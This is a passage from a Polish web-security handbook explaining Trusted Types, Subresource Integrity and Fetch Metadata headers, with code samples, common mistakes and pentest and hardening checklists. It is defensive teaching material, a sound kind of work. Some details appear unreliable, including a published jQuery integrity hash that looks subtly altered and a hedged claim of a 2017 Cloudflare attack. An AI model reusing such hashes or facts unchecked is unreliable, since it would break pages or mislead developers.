SRI + CSP = silna ochrona zasobów
- Permissions Policy (Rozdział 34)
PP: API features; CSP: zasoby
- DOM/XSS (Rozdział 9)
CSP jako główna mitygacja XSS
- Web Workers (Rozdział 20)
worker-src dyrektywa CSP

Rozdział 37: Trusted Types

1. Czym są Trusted Types

Trusted Types to API przeglądarki i mechanizm CSP umożliwiający egzekwowanie sanityzacji HTML/URL/Script w punktach wstrzyknięcia do DOM (tzw. **injection sinks**). Zamiast polegać na tym że deweloper pamięta o sanityzacji, Trusted Types wymusza aby do `innerHTML`, `document.write()`, `eval()` i innych niebezpiecznych sinks mogły trafić tylko **zaufane** wartości — instancje specjalnych typów stworzonych przez zarejestrowane polityki.

Trusted Types rozwiązują **fundamentalny problem XSS**: nie blokują wstrzyknięcia string, ale wymagają aby string był przepuszczony przez zarejestrowaną politykę (gdzie sanityzacja może być wymuszona).

Składowe:

- **Trusted Types Policy** — obiekt z metodami `createHTML()`, `createScript()`, `createScriptURL()`
- **TrustedHTML** — opakowany, "zaufany" HTML string
- **TrustedScript** — opakowany, "zaufany" JavaScript string
- **TrustedScriptURL** — opakowany, "zaufany" URL dla skryptów
- **CSP dyrektywa** — `require-trusted-types-for 'script'`

2. Dlaczego powstał

Problem: XSS przez DOM sinks

Pomimo CSP, `DOMPurify`, code review — XSS nadal się pojawiają bo:

- Deweloper zapomina sanitzować
- Sanityzacja jest w złym miejscu (za wcześniej lub za późno)
- Biblioteki mają własne sinks które omijają sanityzację

Trusted Types (Google, 2018, Chrome 83+) zmienia model:

- Zamiast "sanityzuj w momencie otrzymania danych" → "wymuś sanityzację w momencie użycia"
- Przeglądarka blokuje typ `string` w niebezpiecznych sinks
- Tylko `TrustedHTML` / `TrustedScript` / `TrustedScriptURL` obiekty są dozwolone
- Wszystkie "drogi" do sinks muszą przechodzić przez rejestrowane polityki

3. Jak działa

CSP dyrektywa włączająca Trusted Types

```
Content-Security-Policy: require-trusted-types-for 'script'
```

Po włączeniu — jakkolwiek `string` przypisany do sink rzuca `TypeError`:

```
// Po włączeniu require-trusted-types-for 'script':
document.body.innerHTML = '<p>Hello</p>';
// TypeError: This document requires 'TrustedHTML' assignment.
```

Tworzenie polityki

```
// Zarejestruj politykę
const policy = trustedTypes.createPolicy('my-policy', {
  createHTML: (input) => {
    // Sanityzacja – TUTAJ jest miejsce na DOMPurify lub inny sanitizer
    return DOMPurify.sanitize(input, {
      ALLOWED_TAGS: ['b', 'i', 'strong', 'em', 'p', 'br', 'a'],
      ALLOWED_ATTR: ['href', 'class']
    });
  },
  createScript: (input) => {
    // Rzadko używane – zwykle NIE pozwalamy na tworzenie skryptów
    throw new Error('Script creation not allowed');
  },
  createScriptURL: (input) => {
    // Whitelist URL dla skryptów
    const url = new URL(input, location.origin);
    if (url.origin === location.origin) return url.href;
    throw new Error('Only same-origin scripts allowed');
  }
});

// Użycie polityki:
const trustedHtml = policy.createHTML('<p>User <b>content</b></p>');
document.body.innerHTML = trustedHtml; // OK! trustedHtml jest TrustedHTML

// Tworzenie URL dla skryptu:
const trustedUrl = policy.createScriptURL('/scripts/module.js');
const script = document.createElement('script');
script.src = trustedUrl; // OK!
```

Domyślna polityka (fallback)

```
// Specjalna polityka 'default' przechwytyje wszystkie string-to-sink konwersje:
trustedTypes.createPolicy('default', {
  createHTML: (input) => {
    console.warn('Unchecked HTML assignment:', input);
    return DOMPurify.sanitize(input); // sanityzuj wszystko
  }
});

// Teraz: element.innerHTML = 'string'; → przechodzi przez default policy!
// Dobra strategia migracji starszych aplikacji
```

Sprawdzanie obsługi

```
if (window.trustedTypes && trustedTypes.createPolicy) {
  // Trusted Types są obsługiwane
  const policy = trustedTypes.createPolicy('my-policy', { createHTML: sanitize
});
} else {
  // Fallback – manualnie sanityzuj
  // Zalecaj aktualizację przeglądarki
}
```

4. Co dzieje się wewnątrz

Lista chronionych sinks

Trusted Types chroni następujące sinks (wymagają TrustedHTML):

```
innerHTML, outerHTML, insertAdjacentHTML()
document.write(), document.writeln()
DOMParser.parseFromString()
Range.createContextualFragment()
Element.setHTML()
```

Sinks wymagające TrustedScript:

```
eval(), Function()
setTimeout(string), setInterval(string)
new Worker(string)
```

Sinks wymagające TrustedScriptURL:

```
<script src>
Worker constructor (URL)
importScripts()
```

Integracja z DOMPurify

DOMPurify obsługuje Trusted Types natywnie:

```
// DOMPurify zwraca TrustedHTML jeśli Trusted Types są aktywne:
const policy = trustedTypes.createPolicy('dompurify', {
  createHTML: (html) => DOMPurify.sanitize(html, { RETURN_TRUSTED_TYPE: true
});

// Lub: DOMPurify automatycznie wykrywa i zwraca TrustedHTML:
element.innerHTML = DOMPurify.sanitize(dirtyHtml); // zwraca TrustedHTML jeśli T
T aktywne
```

Raportowanie naruszeń

Podobnie do CSP, Trusted Types wspiera report-only mode:

```
Content-Security-Policy-Report-Only: require-trusted-types-for 'script'; report-
to tt-endpoint
```

5. Analogiczny przykład z życia

Trusted Types to procedura podpisywania dokumentów:

- Każdy dokument wchodzący do szafy (DOM sink) musi być podpisany przez notariusza (Trusted Types Policy)
 - Zwykłe kartki papieru (stringi) są odrzucane
 - Notariusz przed podpisaniem sprawdza czy dokument jest zgodny z prawem (sanityzacja)
 - Stworzenie nowego notariusza jest możliwe ale wszystkich ich działania są audytowalne
-

6. Przykład kodu

```
// === Kompletna integracja Trusted Types w aplikacji React-like ===

// 1. Inicjalizacja polityki
const htmlPolicy = trustedTypes.createPolicy('app-html', {
  createHTML: (input, context) => {
    // Różna sanityzacja zależnie od kontekstu
    if (context === 'user-content') {
      return DOMPurify.sanitize(input, {
        ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br', 'ul',
          'li'],
        ALLOWED_ATTR: ['href', 'target', 'rel']
      });
    }
    if (context === 'admin-content') {
      return DOMPurify.sanitize(input); // mniej restrykcyjne dla admina
    }
    // Domyślnie: stripuj wszystko
    return DOMPurify.sanitize(input, { ALLOWED_TAGS: [] });
  }
});

const scriptUrlPolicy = trustedTypes.createPolicy('app-script', {
  createScriptURL: (url) => {
    const ALLOWED_ORIGINS = ['https://cdn.example.com', location.origin];
    const parsed = new URL(url, location.origin);
    if (ALLOWED_ORIGINS.includes(parsed.origin)) return url;
    throw new Error(`Script URL not allowed: ${url}`);
  }
});

// 2. Użycie w kodzie
function renderUserContent(element, userHtml) {
  // Zamiast: element.innerHTML = userHtml;
  element.innerHTML = htmlPolicy.createHTML(userHtml, 'user-content');
}

function loadScript(url) {
  const script = document.createElement('script');
  script.src = scriptUrlPolicy.createScriptURL(url);
  document.head.appendChild(script);
}

// 3. Migracja starszego kodu przez 'default' policy
// Gdy 'require-trusted-types-for' jest włączone a aplikacja ma legacy innerHTML:
trustedTypes.createPolicy('default', {
  createHTML: (input) => {
    console.warn('[TT] Unreviewed innerHTML:', input.substring(0, 100));
    // Loguj stack trace dla debugowania:
    console.trace('[TT] Stack:');
    return DOMPurify.sanitize(input);
  }
});
```

7. Przykład z prawdziwej aplikacji

Migracja do Trusted Types krok po kroku


```
// Krok 1: Włącz Report-Only
// Content-Security-Policy-Report-Only: require-trusted-types-for 'script'; report-to tt

// Krok 2: Zbierz raporty – dowiedz się gdzie masz innerHTML itp.

// Krok 3: Stwórz 'default' policy do przechwycenia wszystkiego
trustedTypes.createPolicy('default', {
  createHTML: (html) => {
    if (process.env.NODE_ENV === 'development') {
      console.error('Unchecked innerHTML!', new Error().stack);
    }
    return DOMPurify.sanitize(html);
  }
});

// Krok 4: Stopniowo refaktoruj – zastąp stringi politykami
// Krok 5: Usuń 'default' policy – teraz każde użycie musi być jawne
```

Bypass Trusted Types przez DOM Clobbering

```
// Jeśli atakujący może wstrzyknąć HTML (np. przez atrybut), może próbować:
// DOM Clobbering na trustedTypes (trudne, ale teoretycznie możliwe w edge cases)

// Dlaczego to jest trudne: trustedTypes jest własnością window
// DOM Clobbering może nadpisać window properties przez named access
// ALE: Trusted Types obiekt jest non-configurable/non-writable (implementacja zależna)

// Bezpieczniejsze: dostęp przez lokalną zmienną, nie globalną:
const { createPolicy } = trustedTypes; // zapisz przed potencjalnym clobbering
```

8. Typowe błędy programistów

Błąd 1: Polityka bez sanitizacji

```
// BŁĄD: polityka nie sanityzuje – po prostu "przepuszcza"
const policy = trustedTypes.createPolicy('my-policy', {
  createHTML: (html) => html, // BEZ sanitizacji!
});
// Trusted Types jest bezużyteczne – każdy string zostaje "zaufany"
// Daje fałszywe poczucie bezpieczeństwa!
```

Błąd 2: Zbyt wiele polityk "for-old-code"

```
// ANTPATTERN: tworzysz politykę "bypass" dla każdego problematycznego miejsca
const legacyPolicy = trustedTypes.createPolicy('legacy-bypass', {
  createHTML: (html) => html // NIEBEZPIECZNE
});
// Używasz przy każdym innerHTML bez sanitizacji
// → Trusted Types nie chroni wcale
```

Błąd 3: Nieobsłużony TypeError

```
// BŁĄD: Trusted Types aktywne, brak fallback na starszych przeglądarkach
element.innerHTML = policy.createHTML(html); // TypeError na Chrome < 83, Firefo
x < 110

// POPRAWKA: sprawdzenie dostępności
const safeHtml = (typeof trustedTypes !== 'undefined')
  ? policy.createHTML(html)
  : DOMPurify.sanitize(html); // fallback
element.innerHTML = safeHtml;
```

9. Znaczenie dla bezpieczeństwa

Trusted Types vs DOMPurify alone

	DOMPurify	Trusted Types + DOMPurify
Wymuszenie	Manualne (deweloper pamięta)	Automatyczne (przeglądarka wymusza)
Zapomniany sink	XSS!	TypeError (blokowanie)
Audytowalność	Trudna (rozrzucona po kodzie)	Łatwa (centralne polityki)
Legacy code	Wymagane zmiany wszędzie	'default' policy jako safety net

Trusted Types jako "defense in depth"

CSP blokuje wykonanie niechcianych skryptów z zewnątrz. Trusted Types blokuje **wstrzyknięcie** do DOM. Razem:

```
Atakujący wstrzykuje string → Trusted Types blokuje przed DOM
→ Jeśli ominie → CSP blokuje wykonanie
```

Obsługa przeglądarek

- Chrome 83+ — pełne wsparcie
- Firefox 110+ — wsparcie za flagą, planowane domyślnie
- Safari — brak natywnego wsparcia (2024), polyfill możliwy

Dla Firefox i Safari — 'default' policy jako safety net lub polyfill.

Powiązane CWE

- **CWE-79** — XSS (Trusted Types jako mitygacja)
- **CWE-116** — Improper Encoding or Escaping of Output

10. Jak identyfikować podczas pentestu

Sprawdź czy Trusted Types są aktywne

```
// W konsoli przeglądarki:
typeof trustedTypes; // 'object' jeśli wspierane
trustedTypes.getPolicyNames(); // lista zarejestrowanych polityk
```

```
curl -I https://target.com | grep -i "trusted-types\|require-trusted-types"
```

Testuj sink bezpośrednio

```
// Jeśli Trusted Types aktywne:
document.body.innerHTML = 'test';
// → TypeError: This document requires 'TrustedHTML' assignment.

// Jeśli brak błędu → Trusted Types nieaktywne lub jest 'default' policy
```

Analiza polityk

```
// Lista zarejestrowanych polityk:
trustedTypes.getPolicyNames();
// ['app-html', 'default', 'dompurify']

// Jeśli 'default' policy istnieje i nie sanityzuje – słaba ochrona
// Jeśli polityki mają zbyt liberalne createHTML → słaba ochrona
```

11. Jak testować bezpieczeństwo

- ☐ Czy CSP zawiera require-trusted-types-for 'script'?
- ☐ Czy zarejestrowane polityki faktycznie sanityzują (nie przepuszczają)?
- ☐ Czy 'default' policy jest używana jako bezpieczna sieć (sanityzująca)?
- ☐ Czy obsługa przeglądarek bez Trusted Types jest bezpieczna (fallback)?
- ☐ Czy polityki mają zbyt broad createHTML (przepuszczają wszystko)?
- ☐ Czy raportowanie naruszeń Trusted Types jest skonfigurowane?
- ☐ Czy biblioteki (React, Angular, Vue) mają integrację TT?

12. Jak się zabezpieczać

```
# CSP z Trusted Types:
Content-Security-Policy:
  default-src 'none';
  script-src 'nonce-{random}' 'strict-dynamic';
  require-trusted-types-for 'script';
  trusted-types app-html dompurify;
  report-to tt-endpoint
```

```
// Inicjalizacja na początku aplikacji (przed innymi skryptami):
if (window.trustedTypes) {
    trustedTypes.createPolicy('dompurify', {
        createHTML: (html) => DOMPurify.sanitize(html, {
            RETURN_TRUSTED_TYPE: true,
            ALLOWED_TAGS: ['b', 'i', 'strong', 'em', 'p', 'br', 'a', 'ul', 'li',
'span'],
            ALLOWED_ATTR: ['class', 'href', 'target', 'rel', 'aria-label']
        })
    });

    // Bezpieczna fallback dla legacy
    trustedTypes.createPolicy('default', {
        createHTML: (html) => DOMPurify.sanitize(html)
    });
}
```

13. Podsumowanie

Kluczowe fakty:

1. Trusted Types = przeglądarkowe wymuszenie sanityzacji w DOM sink points
2. CSP dyrektywa: `require-trusted-types-for 'script'` aktywuje ochronę
3. `trustedTypes.createPolicy()` definiuje gdzie i jak sanitzować
4. 'default' policy przechwytuje wszystkie niezabezpieczone sinks (dobry dla migracji)
5. Chrome 83+ wspiera natywnie; Firefox i Safari mają ograniczone wsparcie

Dla pentestera:

- `typeof trustedTypes !== 'undefined'` → sprawdź obsługę
- `trustedTypes.getPolicyNames()` → lista polityk
- `document.body.innerHTML = 'test'` → czy rzuca TypeError?
- Sprawdź czy polityki faktycznie sanityzują w `createHTML`

Powiązania

```
Trusted Types
├── CSP (Rozdział 36)
│   └── require-trusted-types-for 'script' w CSP
├── DOM/XSS (Rozdział 9)
│   └── Trusted Types chroni sinks: innerHTML, eval, itp.
└── DOMPurify
    └── Standardowa integracja – DOMPurify jako implementacja polityki
```

Rozdział 38: Subresource Integrity (SRI)

1. Czym jest Subresource Integrity

Subresource Integrity (SRI) to mechanizm bezpieczeństwa umożliwiający przeglądarce weryfikację czy zasób pobrany z zewnętrznego źródła (CDN, third-party) nie został zmodyfikowany. Polega na dołączeniu kryptograficznego hasha oczekiwanej zawartości do tagu `<script>` lub `<link>` — przeglądarka odrzuci zasób jeśli hash nie pasuje.

```
<script
  src="https://cdn.example.com/jquery.min.js"
  integrity="sha384-abc123xyz..."
  crossorigin="anonymous">
</script>
```

SRI chroni przed:

- **CDN Compromise** — atakujący włamuje się do CDN i podmienia pliki
- **Supply Chain Attack** — malicious npm package/script
- **MITM** — pośrednik podmieniający zasoby
- **Accidental modification** — niezamierzone zmiany na serwerze zewnętrznym

2. Dlaczego powstał

Problem: zaufanie do zewnętrznych zasobów

Ładowanie bibliotek z CDN jest powszechne:

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.7.0/jquery.min.js">
</script>
```

Ale co jeśli:

1. CDN jest skompromitowane (cloudflare atak 2017?)
2. `cdnjs.cloudflare.com` jest podmienione przez DNS hijacking
3. Deweloper CDN wciśnie malicious update
4. MITM na połączeniu HTTP (bez HTTPS)

Bez SRI — przeglądarka bezkrytycznie łąduje i wykonuje plik. Jeden skompromitowany CDN → **XSS na wszystkich stronach** które go używają.

SRI (W3C, implementacja 2015) rozwiązuje to przez cryptographic verification.

3. Jak działa

Generowanie hasha SRI

```
# SHA-384 (zalecany):
curl -s https://cdn.example.com/library.js | openssl dgst -sha384 -binary | openssl base64 -A
# → Wynik: ABC123xyz...

# Format integrity attribute:
# <algorytm>-<base64-hash>
# sha256-..., sha384-... (zalecany), sha512-...

# Możliwe wiele hashów (przeglądarka sprawdza dowolny):
integrity="sha384-hash1 sha512-hash2"
```

HTML implementacja

```
<!-- Skrypt z SRI: -->
<script
  src="https://cdn.jsdelivr.net/npm/vue@3/dist/vue.global.min.js"
  integrity="sha384-ACTUAL_HASH_HERE"
  crossorigin="anonymous">
</script>

<!-- Style z SRI: -->
<link
  rel="stylesheet"
  href="https://cdn.example.com/bootstrap.min.css"
  integrity="sha384-ACTUAL_HASH_HERE"
  crossorigin="anonymous">

<!-- UWAGA: crossorigin="anonymous" jest wymagane dla zasobów cross-origin! -->
<!-- Bez tego: przeglądarka nie może porównać hasha dla resources bez CORS -->
```

Zachowanie przy niezgodnym hashu

Przeglądarka pobiera zasób → oblicza hash → porównuje z integrity

Jeśli PASUJE:

- Zasób załadowany i wykonany

Jeśli NIE PASUJE:

- Zasób odrzucony
- Błąd w konsoli: "Failed to find a valid digest in the 'integrity' attribute for resource"
- Skrypt NIE jest wykonywany
- Błąd jest raportowany (jeśli CSP report-uri skonfigurowane)

SRI w import maps (nowoczesne)

```
<!-- Import Maps z SRI (eksperymentalne, Chrome 111+): -->
<script type="importmap">
{
  "imports": {
    "vue": "https://cdn.example.com/vue.esm-browser.js"
  },
  "integrity": {
    "https://cdn.example.com/vue.esm-browser.js": "sha384-hash"
  }
}
</script>
```

4. Co dzieje się wewnątrz

Algorytm weryfikacji

1. Przeglądarka parsuje `integrity` attribute → listę `<algorithm>-<hash>` par
2. Pobiera zasób
3. Oblicza hash używając każdego algorytmu z listy
4. Jeśli choć jeden hash się zgadza → zasób jest akceptowany
5. Jeśli żaden nie pasuje → zasób odrzucony (TypeError network error)

`crossorigin="anonymous"` requirement

SRI dla cross-origin zasobów wymaga `crossorigin="anonymous"` (lub `"use-credentials"`). Bez tego przeglądarka korzysta z "tainted" mode — nie ma dostępu do danych zasobu aby obliczyć hash (CORS restriction).

Dla same-origin zasobów `crossorigin` nie jest wymagane.

Dynamiczne zasoby i SRI

SRI nie działa dla dynamicznie ładowanych zasobów przez JavaScript (bez specjalnego podejścia):

```
// SRI NIE działa automatycznie:
const script = document.createElement('script');
script.src = 'https://cdn.example.com/lib.js';
document.head.appendChild(script); // brak weryfikacji SRI!

// Możliwe przez Fetch API z integrity option:
const response = await fetch('https://cdn.example.com/lib.js', {
  integrity: 'sha384-expected-hash'
});
// fetch zweryfikuje hash przed zwróceniem response
```

5. Analogiczny przykład z życia

SRI to pieczęć lakowa na liście dyplomatycznym:

- Wysyłasz list przez posłańca (CDN) z pieczęcią (hash)
- Odbiorca przed otwarciem sprawdza czy pieczęć jest nienaruszona (weryfikacja hasha)
- Jeśli pieczęć jest złamana lub podmieniona → list odrzucony (nie załadowany)
- Poseł nie może zmienić treści listu bez zerwania pieczęci

6. Przykład kodu

```
#!/bin/bash
# === Skrypt do generowania SRI hashów ===

generate_sri() {
    local url="$1"
    local algorithm="${2:-sha384}"

    hash=$(curl -sL "$url" | openssl dgst -"$algorithm" -binary | openssl base64
-A)
    echo "${algorithm}-${hash}"
}

# Użycie:
SRI=$(generate_sri "https://cdn.jsdelivr.net/npm/axios/dist/axios.min.js")
echo "integrity=\"${SRI}\""
# integrity="sha384-abc123..."
```

```
// === Node.js: generowanie SRI w build pipeline ===
const crypto = require('crypto');
const fs = require('fs');

function generateSRI(filePath, algorithm = 'sha384') {
    const content = fs.readFileSync(filePath);
    const hash = crypto.createHash(algorithm).update(content).digest('base64');
    return `${algorithm}-${hash}`;
}

// W build script (webpack plugin):
class SRIPlugin {
    apply(compiler) {
        compiler.hooks.emit.tapAsync('SRIPlugin', (compilation, callback) => {
            const assets = Object.keys(compilation.assets);
            const manifest = {};

            assets.forEach(asset => {
                const content = compilation.assets[asset].source();
                const hash = crypto.createHash('sha384')
                    .update(typeof content === 'string' ? content : Buffer.from
(content))
                    .digest('base64');
                manifest[asset] = `sha384-${hash}`;
            });

            // Zapisz manifest do pliku
            fs.writeFileSync('public/sri-manifest.json', JSON.stringify(manifest, null, 2));
            callback();
        });
    }
}
```



```

<!-- Przykładowy HTML z SRI dla popularnych bibliotek: -->
<!DOCTYPE html>
<html>
<head>
  <!-- Bootstrap CSS -->
  <link rel="stylesheet"
        href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.
min.css"
        integrity="sha384-ACTUAL_HASH"
        crossorigin="anonymous">
</head>
<body>
  <!-- Bootstrap JS -->
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.
bundle.min.js"
        integrity="sha384-ACTUAL_HASH"
        crossorigin="anonymous">
  </script>

  <!-- Font Awesome -->
  <link rel="stylesheet"
        href="https://cdn.jsdelivr.net/npm/font-awesome@6.4.0/css/all.min.css"
        integrity="sha512-ACTUAL_HASH"
        crossorigin="anonymous">
</body>
</html>

```

7. Przykład z prawdziwej aplikacji

Supply Chain Attack — event-stream (2018)

Jeden z najgłośniejszych supply chain ataków:

1. Popularny npm pakiet `event-stream` (2M pobierań/tydzień) był utrzymywany przez jedną osobę
2. Twórca przekazał ownership nieznanemu maintainerowi
3. Nowy maintainer dodał malicious dependency
4. Pakiet przez łańcuch zależności trafił do `copay` (Bitcoin wallet)
5. Malicious kod kradł Bitcoin z portfeli

SRI mogłoby to ograniczyć — gdyby hash bundla był zweryfikowany, podmieniona wersja zostałaby odrzucona.

Cloudflare CDNJS Vulnerability (2021)

Badacze odkryli że przez CDNJS możliwe było uruchomienie dowolnego kodu który załadują wszystkie strony używające CDNJS. SRI broniłoby strony korzystające z SRI — plik CDN jest inny → hash nie pasuje → odrzucony.

8. Typowe błędy programistów

Błąd 1: Brak SRI dla zewnętrznych zasobów

```

<!-- BŁĄD: brak SRI dla CDN -->
<script src="https://cdn.example.com/library.js"></script>
<!-- Nie ma weryfikacji → CDN może służyć malicious code -->

<!-- POPRAWKA: -->
<script src="https://cdn.example.com/library.js"
  integrity="sha384-..."
  crossorigin="anonymous"></script>

```

Błąd 2: Używanie SHA-1 (deprecated)

```

<!-- BŁĄD: SHA-1 jest kryptograficznie złamany -->
<script src="..." integrity="sha1-weakHash"></script>

<!-- POPRAWKA: SHA-384 lub SHA-512 -->
<script src="..." integrity="sha384-strongHash"></script>

```

Błąd 3: Hash statyczny dla dynamicznie aktualizowanego pliku

```

<!-- BŁĄD: wskazujesz na "latest" ale hash jest dla konkretnej wersji -->
<script src="https://cdn.example.com/library@latest/dist/lib.js"
  integrity="sha384-hash-of-old-version">
<!-- Przy aktualizacji CDN → nowa wersja ma inny hash → ładowanie FAIL -->

<!-- POPRAWKA: pinuj konkretną wersję -->
<script src="https://cdn.example.com/library@1.2.3/dist/lib.js"
  integrity="sha384-hash-of-1.2.3">

```

Błąd 4: Brak crossorigin dla cross-origin zasobów

```

<!-- BŁĄD: bez crossorigin SRI nie działa dla CDN zasobów -->
<script src="https://external.cdn.com/lib.js" integrity="sha384-...">
<!-- Może fail bez crossorigin -->

<!-- POPRAWKA: -->
<script src="https://external.cdn.com/lib.js"
  integrity="sha384-..."
  crossorigin="anonymous">

```

9. Znaczenie dla bezpieczeństwa

SRI vs HTTPS

HTTPS zapewnia poufność i integralność w transporcie. SRI zapewnia integralność **zawartości** niezależnie od transportu:

Atak	HTTPS	SRI
MITM podmiana	Ochrona	Ochrona (fallback)
CDN compromise	Brak ochrony	Ochrona
DNS hijacking + fake CDN	Częściowa	Ochrona
Malicious update od CDN	Brak ochrony	Ochrona

Kompatybilność z CSP

CSP `require-sri-for` (eksperymentalne) wymaga SRI dla wszystkich skryptów/styli:

```
Content-Security-Policy: require-sri-for script style
```

SRI a Service Workers

Service Worker może cache'ować zasoby. Jeśli SW cache'uje zasób **po** weryfikacji SRI → cache jest bezpieczny. Ale jeśli SW serwuje zasób **bez** weryfikacji SRI → możliwe cached poisoning.

Powiązane CWE

- **CWE-494** — Download of Code Without Integrity Check
- **CWE-829** — Inclusion of Functionality from Untrusted Control Sphere

10. Jak identyfikować podczas pentestu

Sprawdź czy SRI jest używane

```
# Szukaj tagów script/link bez integrity:
curl -s https://target.com | grep -E '<(script|link)[^>]+src=' | grep -v 'integrity'
```

DevTools — Network Tab

```
Network → filtruj po "script" / "stylesheet"
Sprawdź requestów do zewnętrznych źródeł (CDN)
Brak integrity na zewnętrznych zasobach = brak SRI
```

Console — sprawdzenie załadowanych zasobów

```
// Lista zewnętrznych skryptów bez SRI:
Array.from(document.querySelectorAll('script[src]'))
  .filter(s => !s.integrity && !s.src.startsWith(location.origin))
  .map(s => ({ src: s.src, hasSRI: false }));
```

Co szukać

- Biblioteki JavaScript z CDN bez `integrity`
- Style z CDN bez `integrity`
- Wersja "latest" lub "current" (zmienna) bez SRI
- Font Awesome, Bootstrap, jQuery z CDN bez SRI

11. Jak testować bezpieczeństwo

- ☐ Czy wszystkie zewnętrzne skrypty mają integrity attribute?
- ☐ Czy wszystkie zewnętrzne style mają integrity attribute?
- ☐ Czy używany jest SHA-384 lub SHA-512 (nie SHA-1)?
- ☐ Czy crossorigin="anonymous" jest ustawione na cross-origin zasobach?
- ☐ Czy wersja zasobu jest pinowana (nie @latest)?
- ☐ Czy hasha są weryfikowane w build pipeline?
- ☐ Czy SRI hash jest aktualny po aktualizacji biblioteki?
- ☐ Czy fetch() z integrity weryfikuje dynamicznie ładowane zasoby?
- ☐ Czy Service Worker weryfikuje SRI przy cache'owaniu?

12. Jak się zabezpieczać

```
// === Automatyczne generowanie SRI w webpack/vite ===
// @mdn/browser-compat-data
// vite-plugin-sri

// vite.config.js:
import { defineConfig } from 'vite';
import { VitePluginSri } from 'vite-plugin-sri';

export default defineConfig({
  plugins: [VitePluginSri()],
  build: {
    // Automatycznie generuje i dodaje integrity do HTML
  }
});
```

```
<!-- Aktualne hasha dla popularnych bibliotek (przykładowe, sprawdź aktualne!):
-->
<!-- jQuery 3.7.1: -->
<script src="https://code.jquery.com/jquery-3.7.1.min.js"
  integrity="sha256-/JqT3SQfawRcv/BIHPThkBs00EvtFFmqPF/LYI/Cxo="
  crossorigin="anonymous"></script>

<!-- React 18: -->
<script src="https://unpkg.com/react@18/umd/react.production.min.js"
  integrity="sha384-CURRENT_HASH"
  crossorigin="anonymous"></script>
```

```
# Narzędzia do generowania SRI:
# Online: https://www.srihash.org/
# CLI: openssl dgst -sha384 -binary file.js | openssl base64 -A
# npm: sri-toolbox, webpack-subresource-integrity
```

13. Podsumowanie

Kluczowe fakty:

1. SRI = kryptograficzna weryfikacja zasobów z CDN przed wykonaniem
2. Atrybut `integrity="sha384-..."` na `<script>` i `<link>` elementach
3. `crossorigin="anonymous"` wymagane dla cross-origin zasobów
4. Chroni przed CDN compromise, supply chain attacks, MITM
5. SHA-384 zalecany algorytm (SHA-1 deprecated, SHA-256 minimalne)

Dla pentestera:

- Szukaj `<script src="https://...">` bez `integrity` attribute
 - Zewnętrzne zasoby bez SRI = potencjalny supply chain risk
 - Sprawdź czy używane CDN mają historię incydentów bezpieczeństwa
-

Powiązania

Subresource Integrity

- CSP (Rozdział 36)
require-sri-for w CSP
 - Web Components (Rozdział 33)
Zewnętrzne Web Component biblioteki → SRI
 - Service Workers (Rozdział 19)
Interakcja SW caching a SRI verification
 - Fetch API (Rozdział 11)
fetch() z integrity option dla dynamicznych zasobów
-

Rozdział 39: Fetch Metadata Headers

1. Czym są Fetch Metadata Headers

Fetch Metadata Headers to zestaw nagłówków HTTP automatycznie dołączanych przez przeglądarkę do każdego requestu, dostarczających serwerowi kontekstowych informacji o tym skąd pochodzi request i jaki jest jego cel. Pozwalają serwerowi podejmować decyzje bezpieczeństwa — np. odrzucić request który wygląda podejrzanie (np. cross-origin request do endpointu który powinien być używany tylko same-origin).

Cztery główne nagłówki Fetch Metadata:

Nagłówek	Opis
<code>Sec-Fetch-Site</code>	Relacja między requestem a witryną (same-origin, same-site, cross-site, none)
<code>Sec-Fetch-Mode</code>	Tryb requestu (navigate, cors, no-cors, same-origin, websocket)
<code>Sec-Fetch-Dest</code>	Przeznaczenie odpowiedzi (document, script, image, style, fetch, iframe, ...)
<code>Sec-Fetch-User</code>	Czy request jest wynikiem interakcji użytkownika (?1)

Nagłówki są poprzedzone przedrostkiem `Sec-` — co oznacza że są **"forbidden header names"** i nie mogą być modyfikowane przez JavaScript (ani nadpisane przez `fetch()`, `XMLHttpRequest`, ani `<meta>` tagiem). Są ustawiane wyłącznie przez przeglądarkę.

2. Dlaczego powstał

Problem: serwer nie wiedział skąd pochodzi request

Przed Fetch Metadata serwer widząc request nie mógł łatwo odróżnić:

- Legalnego requestu nawigacyjnego użytkownika klikającego link
- Cross-origin requestu z atakującej strony (CSRF)
- Requestu zainicjowanego przez skrypt vs przez nawigację przeglądarki

Tradycyjne metody (tokeny CSRF, weryfikacja `Origin/Referer`) mają ograniczenia — `Referer` może być brak, `Origin` nie jest zawsze wysyłany.

Fetch Metadata (W3C Working Draft 2019, Chrome 76, Firefox 90, Safari 16.4) rozwiązuje to przez dostarczenie serwerowi rzetelnych, browser-verified informacji o kontekście requestu — których atakujący nie może sfalszować po stronie klienta (nagłówki `Sec-*` są zakazane dla JavaScript).

3. Jak działa

Sec-Fetch-Site

```

same-origin → request pochodzi z tej samej strony (origin = origin)
same-site   → request pochodzi z tego samego site (different subdomain)
cross-site  → request pochodzi z całkowicie innej domeny
none        → request nawigacyjny (np. wpisany URL, bookmark)

```

Przykłady:

```

https://app.example.com/api/data
  → request z https://app.example.com/page      → Sec-Fetch-Site: same-origin
  → request z https://sub.example.com/page       → Sec-Fetch-Site: same-site
  → request z https://evil.com/attack            → Sec-Fetch-Site: cross-site
  → wpisany URL w pasek adresu                   → Sec-Fetch-Site: none

```

Sec-Fetch-Mode

```

navigate     → request nawigacyjny (np. kliknięcie <a href>, wpisanie URL, redirect)
cors         → request z trybem CORS (fetch() z mode: 'cors')
no-cors      → request bez CORS (np. <img src>, <script src>)
same-origin  → fetch() z mode: 'same-origin'
websocket    → WebSocket handshake

```

Sec-Fetch-Dest

```

document     → pełna strona (nawigacja)
iframe       → ładowanie w iframe
script       → tag <script> lub import()
style        → arkusz CSS
image        → tag <img>
font         → czcionka (@font-face)
media        → <video> lub <audio>
fetch        → fetch() API
xhr          → XMLHttpRequest
worker       → Web Worker, Service Worker
embed        → <embed>
object       → <object>
serviceworker → rejestracja Service Worker

```

Sec-Fetch-User

```

?1          → request jest wynikiem interakcji użytkownika (kliknięcie, submit formularza)
(brak)      → automatyczny request (skrypt, prefetch)

```

Przykładowe requesty

```
# Nawigacja (kliknięcie linku):
GET /page HTTP/1.1
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Sec-Fetch-User: ?1

# Fetch API (same-origin AJAX):
GET /api/data HTTP/1.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
